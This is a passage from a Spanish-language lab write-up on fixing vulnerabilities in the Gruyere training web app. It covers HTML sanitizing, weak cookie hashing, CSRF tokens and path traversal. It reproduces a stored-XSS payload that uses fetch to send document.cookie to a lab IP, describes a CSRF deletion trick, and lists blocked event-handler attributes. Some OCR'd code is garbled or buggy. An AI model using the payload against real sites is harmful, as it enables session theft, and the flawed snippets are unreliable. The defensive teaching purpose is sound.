70         t: a tag to sanitize.
71
72     Returns:
73         a safe tag.
74     """
75     allowed_tags = [
76         'a', 'b', 'big', 'br', 'center', 'code', 'em', 'h1', 'h2', 'h3',
77         'h4', 'h5', 'h6', 'hr', 'i', 'img', 'li', 'ol', 'p', 's', 'small',
78         'span', 'strong', 'table', 'td', 'tr', 'u', 'ul',
79     ]
80     disallowed_attributes = [
81         'onblur', 'onchange', 'onclick', 'ondblclick', 'onfocus',
82         'onkeydown', 'onkeypress', 'onkeyup', 'onload', 'onmousedown',
83         'onmousemove', 'onmouseout', 'onmouseup', 'onreset',
84         'onselect', 'onsubmit', 'onunload', 'onmouseover'
85     ]
86
87     # Extract the tag name and make sure it's allowed.
88     if t.startswith('</'):
89         return t
90     m = TAG_RE.match(t)
91     if m is None:
92         return t
93     tag_name = m.group(1)
94     if tag_name not in allowed_tags:
95         t = t[:m.start(1)] + 'blocked' + t[m.end(1):]
96
97     # This is a bit heavy handed but we want to be sure we don't
98     # allow any to get through.

```


Python ▾ Anchura del tabulador: 8 ▾ Ln 84, Col 56 ▾ INS  
CTRL DERECHA

Como podemos comprobar este ataque ahora ya no funciona:

The screenshot shows a Firefox ESR browser window with the title bar "Actividades Firefox ESR" and the date "22 de feb 12:27". The address bar displays the URL "192.168.1.99:8080/458624860152167743532086166627185349539/newsnippet". The page content is from the "Gruyere: New Snippet" application. At the top, there is a navigation bar with links: "Home | My Snippets | New Snippet | Upload" and user information "usuario <usuario> | Profile | Sign out". Below the navigation, the main heading is "Gruyere: New Snippet". A red rectangular box highlights the "Add a new snippet." input area. Inside this box, there is a code editor containing the following HTML:

```
<a  
onmouseover="fetch('http://192.168.1.148:433?key='+document.cookie)" href="#">Mira esto!!!!!!</a>
```

Below the code editor, a note says "Limited HTML is now supported in snippets (e.g., **<b>**, *<i>*, etc.)!" and a "Submit" button is visible. The entire snippet form is highlighted with a red border.



```

Actividades   Firefox ESR ▾
Gruyere: Snippets  http://192.168.1.99:8080/45...  22 de feb 12:28
view-source:http://192.168.1.99:8080/458624860152167743532086166627185349539  x
222
143 </span>
144 | <a href='/458624860152167743532086166627185349539/editprofile.gtl'>Profile</a>
145 | <a href='/458624860152167743532086166627185349539/logout'>Sign out</a>
146
147
148 </span>
149 </div>
150
151 <div>
152 <h2 class='has-refresh' id="user_name">
153
154     My Snippets
155
156
157
158 </h2>
159 <div class='refresh'><a class='button'
160     onclick='_refreshSnippets("458624860152167743532086166627185349539", "usuario")'
161     href="#">Refresh</a></div>
162 <div class='content'>
163
164
165
166
167
168
169
170
171 <br>
172 <table>
173     <tr><td colspan='2'><b>All snippets:</b></td></tr>
174
175     <tr>
176         <td valign='top'>
177             <script>document.write(0 + 1)</script>&nbsp;&nbsp;
178         </td>
179         <td valign='top'>
180             <a href='/458624860152167743532086166627185349539/deletesnippet?index=0'>[X]</a>&nbsp;
181         </td>
182         <td valign='top'>
183             <div id='0'>
184                 <a href="fetch('http://192.168.1.148:433?key=' + document.cookie)" href="#">Mira esto!!!!!!</a>
185             </div>
186         </td>
187     </tr>
188
189 </table>
190
191
192 <br>
193 <a href=''>My site</a>
194
195 </div>
196 </body>
197 </html>
198

```

Tendríamos que meter cada atributo que no queremos que se pueda ejecutar, lo mejor sería usar una lista blanca estricta.

Se podría usar este: [https://github-com.translate.goog/Vereyon/HtmlRuleSanitizer?\\_x\\_tr\\_sl=auto&\\_x\\_tr\\_tl=es&\\_x\\_tr\\_hl=es&\\_x\\_tr\\_pto=wapp](https://github-com.translate.goog/Vereyon/HtmlRuleSanitizer?_x_tr_sl=auto&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=wapp)

```
var sanitizer = new HtmlSanitizer();
sanitizer.Tag("strong").RemoveEmpty();
sanitizer.Tag("b").Rename("strong").RemoveEmpty();
sanitizer.Tag("i").RemoveEmpty();
sanitizer.Tag("a").SetAttribute("target", "_blank")
    .SetAttribute("rel", "nofollow")
    .CheckAttributeUrl("href")
    .RemoveEmpty();

string cleanHtml = sanitizer.Sanitize(dirtyHtml);
```

Limpiador de HTML para Python:

Para una buena seguridad lo mejor es confiar en un lenguaje de plantillas y aplicar una tecnología de seguridad diseñada para un sistema de plantillas, Lo más probable es que un limpiador hecho por nosotros no sea una buena solución.

Por lo tanto, menciono alguno de los limpiadores HTML conocidos para Python y el lenguaje de plantillas Django.

Bleach, es un excelente limpiador de HTML, haciendo todo el trabajo básico de un limpiador. Para un buen funcionamiento dentro de un lenguaje de plantilla como Django, se necesitará una capa adicional proporcionada por un limpiador HTML de Django

Limpiador: [https://github-com.translate.goog/mozilla/bleach?\\_x\\_tr\\_sl=auto&\\_x\\_tr\\_tl=es&\\_x\\_tr\\_hl=es&\\_x\\_tr\\_pto=wapp](https://github-com.translate.goog/mozilla/bleach?_x_tr_sl=auto&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=wapp)

Limpiador HTML de Django: [https://github-com.translate.goog/ui/django-html\\_sanitizer?\\_x\\_tr\\_sl=auto&\\_x\\_tr\\_tl=es&\\_x\\_tr\\_hl=es&\\_x\\_tr\\_pto=wapp](https://github-com.translate.goog/ui/django-html_sanitizer?_x_tr_sl=auto&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=wapp)

D) Elevación de privilegios ->

El problema es que no hay validaciones de la consulta anterior del usuario en el lado del servidor. Un ID de usuario sin derechos de administrador puede convertirse en administrador, lo que no debería ser posible.

Tampoco se debería guardar esa información en la cookie, ya que puede ser modificable.

Se debería denegar el acceso a los recursos, un usuario no puede poner en una URL una cadena y cambiar su datos de sesión desde ahí

E) Manipulación de cookies ->

-El servidor debe escapar del nombre del usuario cuando se construye la cookie.

-El servidor debe rechazar una cookie si no coincide con el patrón que se espera.

-Que en la cookie no se guarde un estado, es decir ser administrador, usuario...

Podremos ver en esta aplicación la gestión de las cookies:

gruyere.py:

```
556     def _CreateCookie(self, cookie_name, uid):
557         """Creates a cookie for this user.
558
559         Args:
560             cookie_name: Cookie to create.
561             uid: The user.
562
563         Returns:
564             (cookie, new_cookie_text).
565
566         The cookie contains all the information we need to know about
567         the user for normal operations, including whether or not the user
568         should have access to the authoring pages or the admin pages.
569         The cookie is signed with a hash function.
570         """
571
572         if uid is None:
573             return (self.NULL_COOKIE, cookie_name + '=; path=/')
574         database = self._GetDatabase()
575         profile = database[uid]
576         if profile.get('is_author', False):
577             is_author = 'author'
578         else:
579             is_author = ''
580         if profile.get('is_admin', False):
581             is_admin = 'admin'
582         else:
583             is_admin = ''
584
585         c = {COOKIE_UID: uid, COOKIE_ADMIN: is_admin, COOKIE_AUTHOR: is_author}
586         c_data = '%s|%s|%' % (uid, is_admin, is_author)
587
588         # global cookie_secret; only use positive hash values
589         h_data = str(hash(cookie_secret + c_data) & 0x7FFFFFFF)
590         c_text = '%s=%s|%s; path=/' % (cookie_name, h_data, c_data)
591
592         return (c, c_text)
```

```

556     def _CreateCookie(self, cookie_name, uid):
557         """Creates a cookie for this user.
558
559         Args:
560             cookie_name: Cookie to create.
561             uid: The user.
562
563         Returns:
564             (cookie, new_cookie_text).
565
566         The cookie contains all the information we need to know about
567         the user for normal operations, including whether or not the user
568         should have access to the authoring pages or the admin pages.
569         The cookie is signed with a hash function.
570         """
571
572         if uid is None:
573             return (self.NULL_COOKIE, cookie_name + '='; path='/')
574         database = self._GetDatabase()
575         profile = database[uid]
576         if profile.get('is_author', False):
577             is_author = 'author'
578         else:
579             is_author = ''
580         if profile.get('is_admin', False):
581             is_admin = 'admin'
582         else:
583             is_admin = ''
584
585         c = {COOKIE_UID: uid, COOKIE_ADMIN: is_admin, COOKIE_AUTHOR: is_author}
586         c_data = '%s|%s|%' % (uid, is_admin, is_author)
587
588         # global cookie_secret; only use positive hash values
589         h_data = str(hash(cookie_secret + c_data) & 0x7FFFFFFF)
590         c_text = '%s=%s|%s; path=/' % (cookie_name, h_data, c_data)
591         return (c, c_text)

```

Ahora veremos la función hash de las cookies:

```
h_data = str(hash(cookie_secret+c_data) & 0x7FFFFFFF)
```

- Cookie\_secret: es una cadena estática (que es solo “ por defecto, lo que significa que una cadena vacía es el secreto de la cookie),
- c\_data: el nombre del usuario.
- & 0x7FFFFFFF: Y operador con Hex: 0x7FFFFFFF
- str(hash()): función hash de la cadena.
- h\_data: nombre del usuario con hash.


Python hash() no es adecuado para el propósito, o digamos inseguro en este contexto, porque es posible encontrar colisiones criptográficas.

Este hash() se usa en las tablas hash de los diccionarios de Python, donde no pueden permitirse una función hash totalmente segura, porque ralentizaría mucho los cálculos y bel uso de esos diccionarios.

Python proporciona funciones hash seguras en el módulo hashlib:

<https://docs.python.org/3/library/hashlib.html>

## F) Falsificación de solicitudes entre sitios (XSRF/CSRF)




```

46 [[/if:_cookie.uid]]
47     &lt;not logged in&gt;
48 [[/if:_cookie.uid]]
49 [[/if:_cookie.is_admin]]
50 </td></tr>
51 <tr><td>
52     User name:
53 </td><td>
54     <input type='text'
55         value='[[if:uid]]{{_db.*uid.name:text}}[[if:uid]][[_profile.name:text]][[if:!uid]]'
56         name='name' maxLength='16'>
57 </td></tr>
58 <tr><td>
59     OLD Password:
60 </td><td>
61     <input type='password' name='oldpw'>
62 </td><td>
63 </td></tr>
64 <tr><td>
65     NEW Password:
66 </td><td>
67     <input type='password' name='pw'>
68     <br><span style="color:red"><b>WARNING: Gruyere is not secure.<br>
69     Do not use a password that you use for any real service.</b></span>
70 </td></tr>
71 <tr><td>
72     Icon:
73 </td><td>
74     <input type='text'
75         value='[[if:uid]]{{_db.*uid.icon:text}}[[if:uid]][[_profile.icon:text]][[if:!uid]]'
76         value='{{_profile.icon:text}}'
77         name='icon'>
78     (32x32 image, URL to image location)
79 </td></tr>
80 <tr><td>
81     Homepage:
82 </td><td>
83     <input type='text' size='50'
84         value='[[if:uid]]{{_db.*uid.web_site:text}}[[if:uid]][[_profile.web_site:text]][[if:!uid]]'
85         name='web_site'>
86 </td></tr>
87 <tr><td>
88     Profile Color:
89 </td><td>
90     <input type='text'
91         value='[[if:uid]]{{_db.*uid.color:text}}[[if:uid]][[_profile.color:text]][[if:!uid]]'
92         name='color'>
93 </td></tr>
94 <tr><td>
95     Private Snippet:
96 </td><td>
97     <textarea name='private_snippet' rows='10' style='width:100%'>[[if:uid]]{{_db.*uid.private_snippet}}[[if:uid]][[if:!uid]]</textarea>
98 </td></tr>

```

The screenshot shows a Firefox browser window displaying the source code of a profile edit page. The URL in the address bar is `view-source:file:///home/alesander/Escritorio/gruyere/resources/editprofile.c`. A red box highlights the `<input type='text'` field for the 'Icon' input, which contains the value `'[[if:uid]]{{_db.*uid.icon:text}}[[if:uid]][[_profile.icon:text]][[if:!uid]]'`. This value is a template that, when submitted, would trigger a server-side action to delete a snippet at index 0.

Cuando incluimos la función `Deletesnippet?index=?0` en el formulario de icono, y después de actualizar, esto activa una acción en el servidor con la función `def_DoDeletesnippet`.



```

DebianGruyerePentesting [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Actividades Editor de textos 8 de feb 15:58
Abrir gruyere.py ~/Escritorio/gruyere/gruyere Guardar
371     specials: Other special values for this request.
372     params: Cgi parameters.
373 """
374     snippet = self._GetParameter(params, 'snippet')
375     if not snippet:
376         self._SendError('No snippet!', cookie, specials, params)
377     else:
378         snippets = self._GetSnippets(cookie, specials, True)
379         if snippets is not None:
380             snippets.insert(0, snippet)
381         self._SendRedirect('/snippets.gtl', specials[SPECIAL_UNIQUE_ID])
382
383 def _DoDeletesnippet(self, cookie, specials, params):
384     """Handles the /deletesnippet url: delete the indexed snippet.
385
386     Args:
387         cookie: The cookie for this request.
388         specials: Other special values for this request.
389         params: Cgi parameters.
390     """
391     index = self._GetParameter(params, 'index')
392     snippets = self._GetSnippets(cookie, specials)
393     try:
394         del snippets[int(index)]
395     except (IndexError, TypeError, ValueError):
396         self._SendError(
397             'Invalid index (%s)' % (index,),
398             cookie, specials, params)
399     return
400     self._SendRedirect('/snippets.gtl', specials[SPECIAL_UNIQUE_ID])
401
402 def _DoSaveprofile(self, cookie, specials, params):
403     """Saves the user's profile.
404
405     Args:
406         cookie: The cookie for this request.
407         specials: Other special values for this request.
408         params: Cgi parameters.
409
410         If the 'action' cgi parameter is 'new', then this is creating a new user
411         and it's an error if the user already exists. If action is 'update', then
412         this is editing an existing user's profile and it's an error if the user
413         does not exist.
414     """
415
416     # build new profile
417     profile_data = {}
418     uid = self._GetParameter(params, 'uid', cookie[COOKIE_UID])

```

Python ▾ Anchura del tabulador: 8 ▾ Ln 383, Col 8 ▾ INS

Encontramos que Google Gruyere tiene una falla sistemática, por el uso de la solicitud GET en lugar de la solicitud POST, para enviar y actualizar datos confidenciales.

GET se usa para ver algo, sin cambiarlo, mientras que POST se usa para cambiar algo. Por ejemplo, una página de búsqueda debe usar GET para obtener datos, mientras que un formulario que cambia su contraseña debe usar POST.

Esencialmente GET se usa para recuperar datos y POST para insertar/actualizar.

Una primera acción sería cambiar la solicitud GET a POST, ya que el método GET no es apropiado para este contexto, pero esto no será suficiente.

-Enumarar los valores del formulario, evaluar que no aparezcan campos extraños y filtrar y limpiar los valores esperados.

-Los tokens CSRF ayudan contra los bots de envío de formularios arbitrarios.

Ya vimos antes como limpiar, ahora veremos sobre los tokens CSRF:

Para evitar un ataque CSRF, una posible solución es incorporar datos de autentificación adicionales en la solicitud HTTP, de modo que la aplicación web pueda detectar cualquier solicitud no autorizada creada por un atacante y colocada en un formulario.

Los token CSRF suelen ser números aleatorios que se almacenan en una cookie en el servidor. Lo que sucederá es que el servidor comparara el token adjunto a las cookies con el del servidor. Si los valores son iguales se aprobará la solicitud, si no se denegará.

Google propone pasar un `action_token` en todas las solicitudes HTML y usar un hash del valor de la cookie del usuario adjunto a una marca de tiempo actual (la marca del tiempo garantizará que los tokens antiguos caduquen). La solicitud POST mitigara el riesgo de pasar `action_token` como parámetro de la URL, este sería el código:

```
def _GenerateXsrfToken(self,cookie):
    timestamp = time.time()
    return timestamp +"|"+ (str(hash(cookie_secret + cookie +timestamp)))
def _VerifyXsfrToken(self,cookie,action_token)
    (action_time,action_hash) = action_token.split("|",1)
    now = time.time()
    if now - 86400 > float (action_time)
        return false

    hash_to_verify = str(hash(cookie_scrt + cookie + action_time))
    return action_hash == hash_to_verify
```

Con tal token, un atacante también necesitaría adivinar el token para engañar con éxito a una víctima para que envíe una solicitud falsificada.

## G) Inclusión de secuencias de comandos entre sitios (XSS)

- Utilizar un token CSRF, para asegurarse de que los resultado JSON que contienen datos confidenciales solo se devuelven a sus propias páginas.
- Las páginas de respuesta JSON sólo deben soportar peticiones POST, lo que evita que se cargue a través de una etiqueta script.
- Asegurarse de que el script no es ejecutable (con sanitize). La forma estándar de hacerlo es añadirle algún prefijo no ejecutable.  
Un script que se ejecute en el mismo dominio puede leer el contenido de la respuesta y eliminar el prefijo, pero los scripts que se ejecuten en otros dominios no podrán hacerlo.

## H) Path Transversal

No almacenar archivos confidenciales en el servidor web. Los únicos archivos que deben estar en la carpeta raíz del sitio son los que se necesitan para que funcione.

Asegúrate de estar utilizando las últimas versiones de tu servidor web.

Limpiar cualquier entrada del usuario. Eliminar todo excepto los datos conocidos y filtrar meta caracteres de la entrada del usuario.

Eliminar “..” y “..” de cualquier entrada a la que se pude meter un archivo.

Asegúrate de que el servidor web este configurado correctamente para permitir el acceso público solo a aquellos directorios que se necesitan para que el sitio funcione.

Ahora hablaremos de la vulnerabilidad de crear un usuario y que su nombre `pueda ser ‘..’, con lo cual su capeta pasa a ser la raíz, y por lo tanto puede subir ficheros y modificarlos, para corregir esto modificaré el método \_DoLogin de gruyere.py.

Lo que haremos será añadir una lista de caracteres permitidos que será esta:

```
allowed_chars =  
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
```

Además de mirar que no se pueda usar ..:

```
def _DoLogin(self, cookie, specials, params):
```

"""Handles the /login url: validates the user and creates a cookie.

Args:

cookie: The cookie for this request.

specials: Other special values for this request.

params: Cgi parameters.

.....

database = self.\_GetDatabase()

message = "

allowed\_chars =  
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789' # lista  
de caracteres permitidos

if 'uid' in params and 'pw' in params:

